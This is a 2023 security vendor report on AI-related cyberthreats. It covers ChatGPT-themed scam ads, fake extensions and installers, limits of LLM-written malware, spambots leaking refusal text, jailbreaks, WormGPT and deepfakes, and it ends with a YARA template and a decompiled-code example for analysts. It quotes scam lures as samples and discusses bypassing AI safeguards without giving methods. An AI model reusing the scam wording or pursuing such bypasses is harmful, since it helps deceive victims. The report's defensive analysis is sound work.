Insights into the AI-based cyberthreats landscape

August 2023

Copyright © 2023 Gen Digital Inc. All rights reserved.

Contents

Executive summary ____ 2
How is generative AI supporting the creation of lures & scams? ____ 3
AI as a tool for malicious purposes ____ 9
How ChatGPT can serve as a tool for helping researchers ____ 15
Staying safe ____ 23

Copyright © 2023Gen Digital Inc. All rights reserved.

Insights into the AI-based cyberthreats landscape

Executive summary

Both large language models (LLMs) and generative AI are undergoing a significant increase in their abilities and global utilization. While these tools offer undeniable utility to the general public, they also present potential risks of misuse. Furthermore, bad actors are also actively investigating tools like OpenAI's ChatGPT.

This document describes following aspects of an AI-based cyberthreats landscape:

- How ChatGPT brand is misused for lures, scams, or other social engineering related threats
- How generative AI can be used to generate malware
- The potential pitfalls and changes it brings for security researchers and attackers
- How ChatGPT and generative AI can help security researchers in their daily struggles, providing insights, and bringing AI-based assistants to their toolset

Generative AI and other forms of AI are going to play a key role in the cyberthreats landscape. We expect that highly believable and multilingual texts misused for phishing and scams will be leveraged at scale, providing better opportunities for more advanced social engineering.

On the other hand, we believe that generative AI as it stands now is unlikely to drastically alter the landscape of malware generation. Although many proofs of concept exist—mainly from security firms and nefarious actors testing the technology—it's still a complex approach, especially when compared to existing, simpler methods.

Despite the risks, it is important to recognize the value that generative AI brings to the table when used for legitimate purposes. We already see security and AI-based assistant tools with various levels of maturity and specialization emerging on the market.

Given the rapid development of these tools and the widespread availability of open-source versions, we can reasonably anticipate a substantial improvement in their capabilities in the near future.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Insights into the AI-based cyberthreats landscape

AI-generated lures and scams

AI-generated lures and scams are having a moment. In the world of cybercriminals, AI now serves as the perfect use case for creating lures and carrying out phishing attempts and scams on victims. This is due to the fact that AI serves as a helping hand in writing various forms of texts–emails, social media content, e-shop reviews, SMS scams, and more. In general, AI also improves the credibility of social scams by providing trustworthy, authentic texts that eliminate the traditional phishing red flags, such as broken language and weird addressing. To our surprise, when we asked ChatGPT to make a lottery scam email more believable, it reduced the amount won, which can make the email slightly more believable.

These threats, increasingly sophisticated and persistent, have begun to exploit advanced technologies, creating a new battlefield in the world of AI systems. In recent years, we've witnessed a number of societal issues and initiatives abused in a similar fashion—including (but not limited to) cryptocurrencies, Covid-19, and the war in Ukraine.

In the case of ChatGPT, its popularity with hackers has less to do with their interest in AI than it does with the fact that ChatGPT has now become a household name. With the amount of attention ChatGPT receives these days, it would be surprising if attackers didn't investigate how it can be used for their purposes.

How is generative AI supporting the creation of lures and scams?

When examining the ChatGPT scams created by cybercriminals, it's important to observe the language used in scams and how AI can support malware authors in creating more advanced texts than they'd otherwise be capable of writing. AI can easily improve grammatical mistakes, provide content in multiple languages, and create multiple variations of texts to improve their believability.

ChatGPT can currently provide robust, well-written texts, but if an attacker wants to perform a sophisticated phishing attack, they'd need to insert the text into proper templates. This is because phishing attempts must appear to be credible and consist of more than just text.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Insights into the AI-based cyberthreats landscape


The attackers can choose from a plethora of existing phishing kits for sale where they obtain already functional and well-designed phishing webpages or emails. They can also use web archiving tools to create a copy of the web and change the appropriate URLs to phish the victims.

For now, it's necessary for attackers to build some aspects of their attempts manually and ChatGPT is not currently the ultimate "out of the box" solution for creating advanced malware. Users simply can't ask for a copy of a website along with a code and styles to run it. That being said, we expect that multi-type models, allowing the combination of multiple LLM outputs, including images, audio, and video, will emerge in the near future. Furthermore, we can already see projects like LlamaIndex incorporating multiple sources of data, enhancing the capabilities even further. With that, we expect that multi-type LLMs will be able to create highly believable custom phishing and scam campaigns targeting a specific audience, including special offers, package deliveries, investment opportunities, scams during big events, and more.

Malvertising

Malvertising–a portmanteau of "malicious advertising"–is a cybercrime tactic where malware is disseminated through online advertising. This technique cleverly exploits the extensive reach and interactive nature of digital ads to distribute harmful content.

Unfortunately, attackers leverage ChatGPT's name for these malicious vectors, with instances observed involving ads on popular platforms such as Facebook. For example, we have observed ads leading to articles and claiming massive income opportunities where all embedded links redirect to a fraudulent investment portal.



Martha Galindo Studio
Sponzorováno

All rights and information are protected. Any copying and distribution of information is a violation of the law and is subject to legal action.

How to earn €10,000 per month in passive income?

You can register on our platform and receive €2,000 already in the first week!

What do I need to do for that?

Just leave your phone number using the link below and start earning with us!


[redacted]

Learn more

A secure future in 15 minutes is a reality! Invest in the ChatGPT from...

People typically have to register or provide some kind of personal information. This serves as a first filter to lower the number of people who are not easily fooled by easy wins, get rich quick schemes, and so on.

Once users provide their information, they become susceptible to a variety of malicious actions, such as identity theft, financial fraud, account takeovers, or being lured into further scams. The personal data collected can be misused or sold on the dark web, contributing to a broader ecosystem of cybercrime. Consequently, users who fall victim to malvertising may experience significant financial losses, compromised privacy, and emotional distress.



"This will make you a million in a year!" OpenAI's Artificial Intelligence learned how to make money automatically.

"This will make you a million in a year!"

During two months of test trading, the bot earned over $430,000. The **number of successful trades was 97.4%.** That's significantly higher than in the case of professional traders.

"The future is already here, artificial intelligence is making money!" - commented Elon Musk. We know that Wall Street is in talks about buying OpenAI, but **Musk strictly wants this project to**

The malvertising tactic is a good example of the ever-evolving strategies that cybercriminals employ to exploit trust and credibility. Recognizing such deceptive tactics is the first step towards mitigating the risks posed by these online threats.


YouTube scams

YouTube, one of the world's most popular online platforms, has not been spared from cybercrime. We have seen a significant increase in fake videos using prominent figures to trick users into harmful actions. What makes these scams especially insidious is their exploitation of trust, credibility, and human curiosity.


The strategy often employed here is known as the "Appeal to authority" or "Argument from authority," where cybercriminals use influential figures to supposedly validate the credibility of their message or investment opportunity. This manipulation can lead to the phishing of personal details, such as banking information, or directly coerce the victim into sending money to the attacker.

Insights into the AI-based cyberthreats landscape

In one particular instance, videos were created featuring Elon Musk to lure unsuspecting users. These videos often capitalize on Musk's authority and influence in the tech and business world to legitimize the content. As we can see below, the motives of ChatGPT are often misused to lure users.


Premium
openai:gpt-4 the game
Zobrazeny výsledky pro openai:gpt-4 the game changing
OpenAI GPT-4: The Game-Changing AI Technology
46:23
OpenAI GPT-4: The Game-Changing AI Technology
56:21
OpenAI GPT-4: The Game-Changing AI Technology
46:23
OpenAI GPT-4: The Game-Changing AI Technology

The bad actors behind this case used a recording from an official stream discussing aspects of OpenAI and modified it to scam victims without the need of using voiceovers or deepfakes. At certain points in the video, a QR code is displayed that ostensibly offers access to exclusive content or rewards. In reality, this QR code redirects users to a scam page. These scam pages often take the form of cryptocurrency scams promising “easy” profits or elaborate phishing attempts that trick users into revealing sensitive information.



Your life will change within minutes if you scan the QR code. That's not a joke.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Insights into the AI-based cyberthreats landscape


The danger of these scams lies not only in the potential financial loss. Similarly to the malvertising, the theft of personal data can be used for further phishing attacks, account takeover, impersonation, or sold on the dark web.

Although the use of AI was not necessary in this particular case, with increasing maturity of AI models like Midjourney, DALL-E or other purpose-built models we can only expect the use of artificially created fake images, videos, and audio, to increase over time both in quantity and quality. Tools like this can truly achieve remarkable results, even though they never actually happened. We are already seeing tools that allow users to quickly generate videos from a text script. It is still quite noticeable that the videos are not real, but that will become less visible in the future.

Typosquatting

Typosquatting usually involves minor changes in URLs to redirect users to a different website, potentially leading to phishing attacks. Furthermore, typosquatting is also used to encourage users to install applications that seem legitimate but aren't.

An Android app named "Open Chat GBT : AI Chat Bot", which is shown in the screenshot below, is a prime example of this tactic. This subtle alteration can go unnoticed by users who aren’t paying close attention.



Open Chat GBT : AI Chat Bot

Maheshwaraya Tech

Contains ads

Browser extensions

Following the introduction and surge in popularity of ChatGPT, we witnessed the emergence of myriad browser extensions. While there are a number of legitimate extensions that have gained popularity, other malicious versions have used that popularity to lure in victims.

To trick unsuspecting users, attackers create an extension with an enticing title that contains or closely resembles ChatGPT. The attackers leverage this confusion to convince users that the browser extension is genuine when, in reality, it’s a malicious piece of software.

These apps often disseminate adware or stealers/spyware, with some even tricking users into subscribing to services that periodically drain fees from the victim's credit card (this is also known as fleeceware).

One such case was documented by Guardio, where threat actors copied the design of a legitimate extension called "ChatGPT for Google". The malicious version of the extension spread by these bad actors steals the Facebook sessions and cookies of its victims.




Image credit: Guardio

Fortunately, in the case of this malicious extension copycat, Google removed it from the Chrome Web Store shortly after it was reported by Guardio.

Installers and cracks

When trying to download a popular tool or application that you want to use, it's not uncommon to come across installers that contain malware. These installers are designed to trick users into installing harmful software on their devices without even realizing it.

They often appear to be legitimate installers, using the name and appearance of the real tool or application that you're interested in.


We can observe malicious installers like this misusing the name of ChatGPT that give users the promise to install and use ChatGPT on their device. One such example discovered by Meta's engineering team is NodeStealer, malware that steals passwords and cookies from browsers.

Cracks or unofficial versions of software can be risky, as it's possible to hide malware inside them. Once installed, the malware may allow hackers to access your personal information, steal your passwords, or even take control of your computer.

Insights into the AI-based cyberthreats landscape

Fake updates

While browsing the web, users might come across an article that appears to be essential to read. But upon clicking the link, a page is displayed claiming that the browser is out of date and needs an update to show the content. One example is a SocGholish campaign where ChatGPT related articles are, among other topics, misused by attackers to lure people into downloading a browser update which is in fact typically a remote access trojan (RAT) giving the attacker complete control of the infected device. We see these pages often hosted on WordPress sites with vulnerable plugins or sites with weak admin credentials.



You are using an older version of Chrome

Update now to keep your Chrome browser running smoothly and securely.

Your download will begin automatically. If not, click here.

AI as a tool for malicious purposes

Recognizing AI-generated content is harder than you might think

Large language models (LLMs)—the AI tools that power tools like ChatGPT—have been creating a lot of buzz from their beginning. People have been amazed by their capabilities, and they've undeniably opened up a wide range of new possibilities. At the same time, LLMs have also brought some troubles. For example, schools have quickly needed to figure out how to approach these newly available tools while effectively communicating their pros and cons to students.

As a result, the need for a tool able to recognize AI-generated content emerged. We have analyzed a couple of projects that claim to be able to identify such content. Some of them have good results on basic prompts, but each one of them fails once any type of change is introduced. More specifically, generated text that was properly detected as 100% AI-generated was suddenly 100% human once ChatGPT was asked to introduce a couple of mistakes.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Insights into the AI-based cyberthreats landscape

When it comes to detecting AI-generated code or even binaries compiled from AI-generated sources, the problem becomes even trickier. Similar to detecting more traditional malware, this is yet another never-ending cat and mouse game between AI generators and detectors: Once the first detectors started popping up, new generators were created to avoid them.

LLMs and malware

Time and time again, it has been proven that LLMs can be used to generate malicious code. However, it should be noted that while LLMs can significantly simplify the process, some degree of understanding of the malware development process is required to get the desired output. There are also many available malware builders, obfuscators, and packers that make the LLM approach more cumbersome as they provide a tailored solution designed to create malware in such a way there is no active protection from malicious inputs.

Our team tested LLMs to generate simple malicious portions of code for testing our products, and in doing so, we've put together some key takeaways:

1. **Proof of recognizing AI-generated content is hard, and protection techniques (such as packing and obfuscation) makes it even harder**
   As mentioned above, the cat and mouse game between AI generators and detectors continues to play out. Since AI vendors continuously improve their models, detection models can become obsolete quite quickly.

   It is important to mention that LLMs don't change the behavior of code, just how the code was created. So far, we haven't seen LLMs come up with a novel, previously unseen technique to infect machines. It can only use an arsenal of already known techniques.

2. **Malware authors need to figure out much more than just source code**
   They need to verify the proper functionality of the code, testing environments, obfuscation, distribution methods, and the infrastructure of the vector. What's more, they're responsible for preventing takedowns–at the end of the day, it's cybercriminals' intent to have the threat working for the longest possible period of time.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Testing of the generated code is important as our attempts showed a rather high amount of cases where the code didn’t work as intended on the first go and these errors can be hard to notice at first glance.

The task of covering their tracks must also be included in a hackers’ scope of responsibility. This often amounts to money laundering, anonymization, and generally operational security.

3. **Creating malware still requires a fair amount of technical knowledge**
When it comes to creating prompts for LLM malware, the prompts themselves need to be quite precise–technical knowledge of how to write the code is still needed, although non-sophisticated components can be more straightforward to write. Many real-world examples only showcase short snippets of the malware creation process due to restrictions in both the prompt length as well as the security filters implemented in the LLM systems to avoid misuse for malicious purposes. Because of this, it can still be difficult to make a functional, more complex codebase.

As an interesting consequence a whole new type of job has emerged where creating prompts for the model is the primary activity.

It’s necessary for the attacker to test the results, tweak the queries, and know what the ideal (malicious) solution should look like. It is important to recognize that the attacker must possess knowledge of AV protections, anti-sandbox and anti-debugging tricks, as well as obfuscation techniques to overcome security measures. For these reasons, LLM malware isn’t the top choice for exercising the creativity required to write these kinds of malicious code.


Spambots, social media, and fake reviews

The rise of AI technology has inadvertently led to an evolution in spam tactics. Spambots have been observed exploiting OpenAI's ChatGPT system, which has a filtering mechanism designed to avoid generating offensive or inappropriate responses.

Insights into the AI-based cyberthreats landscape

Instead of generating a substantive response, ChatGPT returns an error message when asked to generate inappropriate content, such as: "As an AI language model, I cannot generate inappropriate or offensive content," or "I'm sorry, I cannot generate inappropriate or offensive content."

In many cases, spambots and fake social media bot accounts inadvertently publish these error messages. This is because spambots (both their algorithms and the people behind them) don't validate output from ChatGPT—instead, they use the response from ChatGPT directly, resulting in self-incrimination of the bot as these messages can be used as a telltale sign of spambot activity.



maria inmaculada
@mariitahermosa
I'm sorry, I cannot generate inappropriate or offensive content.
5:58 PM · Apr 12, 2023

servet kürek
@servetkrek
I'm sorry, I cannot generate inappropriate or offensive content.
7:40 AM · Apr 13, 2023

Ikmal faeshol
@IkmalFaeshol
I'm sorry, I cannot generate inappropriate or offensive content.
7:43 AM · Apr 13, 2023

Joshua Fransiskus
@Joshua_Sianipar
I'm sorry, I cannot generate inappropriate or offensive content.
7:52 AM · Apr 13, 2023

njuguna kendrick
@njugunakendrict
I'm sorry, I cannot generate inappropriate or offensive content.
8:08 AM · Apr 13, 2023

paul amanda
@paulamanda6
I'm sorry, I cannot generate inappropriate or offensive content.
8:11 AM · Apr 13, 2023

Indahlestari
@indahle69873959
I'm sorry, I cannot generate inappropriate or offensive content.
5:08 PM · Apr 13, 2023 · **3** Views

Ebenezer nkemjika
@junny911
I'm sorry, I cannot generate inappropriate or offensive content.
5:13 PM · Apr 13, 2023 · **4** Views

Kanyeng Nugroho
@KanyengNugrohot
I'm sorry, I cannot generate inappropriate or offensive content.
5:15 PM · Apr 13, 2023 · **1** View


Sebastiaojovete Jove
@JoveteJove
I'm sorry, I cannot generate inappropriate or offensive content.
5:20 PM · Apr 13, 2023 · **1** View

rab sen
@vhumikab
I'm sorry, I cannot generate inappropriate or offensive content.
5:38 PM · Apr 13, 2023

Happy-Land
@KinderHappyLand
I'm sorry, I cannot generate inappropriate or offensive content.
5:42 PM · Apr 13, 2023

Image credit: Twitter

Interestingly, we have also noticed spambots manipulating user reviews. Some entities copy a response directly from ChatGPT in an attempt to gain positive feedback or inflate product ratings. This highlights the evolving sophistication of spam strategies and the importance of maintaining vigilance in digital interactions.



Carlo EA
★★★★★ **The perfect waist trimmer!**
Reviewed in the United States on April 13, 2023
Color: Cocoa | Size: Medium | Verified Purchase
Yes, as an AI language model, I can definitely write a positive product review about the Active Gear Waist Trimmer.

Image credit: VICE


Spambots try to systematically flood product listings with deceptive reviews that exaggerate positive aspects, artificially inflate ratings, and create a false perception of popularity and quality. Users rely heavily on reviews to make informed buying choices, and when manipulated by spambots, they may unknowingly purchase subpar products based on misleading information.

Each of these examples goes to show that ChatGPT is consistently being used for malicious purposes. The quality of the ChatGPT textual outputs as well as its capability to generate many different wordings will make the detection of fake reviews harder for both the e-shops as well as humans.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Generating other inappropriate results

ChatGPT has a filtering system in place, but bad actors are still able to find ways around this in order to generate content for malicious purposes. Although it’s possible to get around the tool’s safeguards, this proves to be a timely task for hackers, who can save time simply by searching for queries using a traditional search engine. After all, there is a lot of “educational-use-only” malware on GitHub anyways.



Certainly! Here's a list of various categories of safeguards commonly implemented in AI systems:

1. Misinformation or Unsupported Claims
2. Hate Speech or Offensive Language
3. Inappropriate or Adult Content
4. Encouraging Harmful Activities
5. Violence and Harm
6. Personal and Sensitive Information
7. Illegal Activities
8. Cybersecurity and Hacking
9. Profanity and Offensive Content

These categories encompass a range of safeguards designed to promote responsible, ethical, and safe interactions while using AI systems.

Cybersecurity and Hacking: Inquiries or assistance related to hacking, unauthorized access, or cybercrimes are usually met with a response like, "I'm sorry, but I can't provide help or guidance in hacking or any unauthorized activities. It's important to respect the law and use technology responsibly."

It is possible that tools able to bypass the security filters, which is also called “jailbreaking”, will make the use of ChatGPT for malicious purposes more convenient.

We can already see efforts like WormGPT, which is based on open-source LLM models and trained with malware in mind. Unlike other AI models that have implemented restrictions to combat abuse, WormGPT operates without ethical boundaries, making it more accessible even to novice cybercriminals.

Deepfakes

Deepfakes are a concerning and emerging form of technology that can pose serious threats to individuals and society as a whole. As a direct application of AI for malicious purposes, these convincing and highly realistic videos can make it seem like someone said or did something they never actually did. This is done by changing and manipulating the appearance and voice of the individual using AI.

Deepfakes can have far-reaching consequences, leading to public outrage, damaged reputations, and even social or political instability. Moreover, deepfakes can be used for identity theft or fraud, as scammers can create videos or images that look like someone you know, tricking you into sharing sensitive information or inadvertently sending money to the attacker.

An example of this was the case of the deepfake video depicting Ukrainian President Volodymyr Zelenskyy that appeared online not long after the onset of the war in Ukraine. This was a highly politically motivated deepfake that surfaced on various social media platforms.

We’ve also observed attempts to use deepfakes as defense arguments. In this case, a lawsuit was filed against Tesla by a car accident victim’s family who claimed that Tesla's automated driving software failed, while Tesla supposedly argued that the driver ignored warnings and was playing a video game while driving. The family's attorneys aimed to depose Musk about his recorded statements from 2016, but Tesla opposed the request by suggesting the Musk statements were deepfakes and that, as a result, he can’t be held responsible.

In the wild

While LLMs offer immense assistance to individuals seeking help with their everyday struggles, the same goes for the bad actors. Despite the safeguards put in place, we can already see attempts to create proof of concepts using a specific set of prompts, experimenting with the tools to create malware.

In multiple examples, Check Point Research provides evidence that threat actors are investigating the use of ChatGPT for creating malware. For instance, a user on an underground hacking forum shared his efforts to create a functional information stealer, as well as claiming they were successful with creating multiple strains and techniques from publicly available write-ups. In another attempts, Check Point Research tried to prompt ChatGPT themselves to generate snippets of code which could be used in malware.

Kaspersky, on the other hand, chose a different approach when they used ChatGPT to try to identify phishing based on a URL. Although the LLMs are not mature enough to do this yet, it shows the potential of the technology. With additional training and finetuning, it could become a viable detection method.

The attackers don’t hesitate to try new tools and they will thoroughly test LLMs capabilities, including ChatGPT or other emerging models like WormGPT, in attempts to generate code (and text) for malicious purposes.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Even though possible, the process of generating malware is still cumbersome and other development methods, like copying code directly from Github or StackOverflow, are still more straightforward and easier.

We experimented with generative AI in our testing environment, aiming to simulate behaviors usually associated with malware. However, we faced similar challenges in the process. Many of our attempts led to a high error rate in the generated code, which demanded expertise in identifying and resolving these errors. Additionally, when a prompt that could potentially be perceived as suspicious was introduced, the security filter was triggered, essentially blocking further prompts. This necessitated initiating an entirely new chat, which significantly reduced the convenience of the overall experience.

We agree that ChatGPT can save time while producing simpler techniques for the testing environment. It could be utilized by a skilled person to produce better results with the right prompts, but we also expect this person to be well-funded in the field, using obfuscation and other protection techniques anyway.

At this point, less savvy users will likely get frustrated in their attempts to generate malware, resulting in copying codes from Github and StackOverflow anyway, always walking the simplest path. However, when tools without security filtering and restrictions occur, like WormGPT, this might change rather quickly.

How ChatGPT can serve as a tool for helping researchers

While we’ve explained how LLMs can be used for malicious purposes, they can also be used for good and to support researchers in their work. When using the services of AI tools, it’s important to verify the output and ensure that you’re not using any internal company data. After all, anything that is entered into an AI tool can be used for further training and potentially lead to a leak. Having a third-party agreement or NDA can help combat this risk, but this is definitely not the case with a public service like ChatGPT nor any other tool that is offered for free.


Copyright © 2023 Gen Digital Inc. All rights reserved.

Supporting analysts in understanding and writing detections

Security analysts can use ChatGPT to prepare detection rules for them or, alternatively, to explain the existing rules when they're in doubt about what exactly it is what they do.

Detection languages that allow researchers to detect patterns (for example, in malware or its behavior), including Yara, Suricata, or Sigma, don't reach the analyst-quality level of rules when created by LLMs. For junior analysts, however, the provided template can be useful–they can take it as a starting point and improve the detections from that baseline.

Presented below is a pre-formatted Yara rule template. It's prepared for an analyst to input malicious strings discovered in a Portable Executable (PE) file that's less than 100 KB. Accompanying explanations are also included. It's far from perfect, but a junior analyst can proceed from this point and try to further improve the ruleset by submitting additional queries and searching online.



Sure! Here's a Yara rule template that you can use as a starting point. You can insert the malicious strings and conditions in the placeholders provided.

```
rule MaliciousStrings {
    meta:
        description = "Detects malicious strings in PE files smaller than 10
        author = "Your Name"

    // Conditions to match PE files
    condition:
        uint16(0) == 0x5A4D and                         // MZ signature
        uint32(uint32(0x3C)) == 0x00004550 and          // PE signature (
        filesize < 100KB                                // File size is

    strings:
        $string1 = "INSERT_MALICIOUS_STRING_1" wide
        $string2 = "INSERT_MALICIOUS_STRING_2" wide
        $string3 = "INSERT_MALICIOUS_STRING_3" wide

    condition:
        any of ($string1, $string2, $string3)
}
```

To use this template, replace the placeholder strings `"INSERT_MALICIOUS_STRING_1"`, `"INSERT_MALICIOUS_STRING_2"`, and `"INSERT_MALICIOUS_STRING_3"` with the actual malicious strings you want to detect.

The rule includes a condition to match PE files by checking for the MZ signature at the beginning, the PE signature at the specified offset, and the file size restriction of less than 100 KBs.

Note that this is a basic template, and you may need to customize it further based on your specific requirements and the nature of the malicious strings you want to detect.

AI-based assistant tools

Many new projects are emerging that incorporate LLM-based tools in the form of AI-based assistant tools that can assist users with basic or more complex tasks alongside other tools. In general, AI-based assistants promise to speed up work while the user focuses more on important problem solving, which ultimately delivers efficiency and increased productivity.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Insights into the AI-based cyberthreats landscape


There are AI-based assistant tools for office-style work, such as Microsoft 365 Copilot or Google Duet AI, as well as more technical projects for tech-savvy users. These tools often possess an extensive knowledge base and can provide instant access to documentation, libraries, and examples. This means the user gets better suggestions, autocompletion, instant access to documentation, and examples.

For malware analysts, AI-based assistants can help with understanding the assembly, the disassembled code, or debugging. They can provide insights into function calls, data structures, and control flow, which saves time and effort in the reverse engineering process.

It’s important to note that the more specific the field is, the more difficult it may be to create a helpful assistant. This is the case in a specialized field like reverse engineering; in this scenario, the functionalities provided by an AI-based assistant can be limiting. However, we can only expect the AI-based assistants to improve and be incorporated into more tools and applications as time goes on.

Here’s a non-exhaustive list of some of today’s AI-based assistants and their proposed functions:

- Gepetto for IDA Pro: Provides meaning to decompiled functions.



```
int __cdecl sub_10001000(int a1, int a2, char *Str)
{
  int result; // eax
  int v4; // esi
  int i; // edx

  result = strlen(Str);
  v4 = 0;
  for ( i = 0; v4 < a2; ++v4 )
  {
    *(_BYTE *)(v4 + a1) ^= Str[i];
    if ( ++i >= result )
      i -= result;
  }
  return result;
}
```

```
//
// This function is performing a bitwise XOR operation on the bytes of a character
// array starting at position "a1" and doing it for "a2" number of bytes. It is
// using the characters in Str to perform the XOR operations. A better name for
// this function could be 'xorCharacterArrayBytes()'.
int __cdecl sub_10001000(int startPos, int numBytes, char *stringToXorWith)
{
  int result; // eax
  int v4; // esi
  int i; // edx

  result = strlen(stringToXorWith);
  v4 = 0;
  for ( i = 0; v4 < numBytes; ++v4 )
  {
    *(_BYTE *)(v4 + startPos) ^= stringToXorWith[i];
    if ( ++i >= result )
      i -= result;
  }
  return result;
}
```

- VulChatGPT: Helps with finding potential vulnerabilities in binaries.
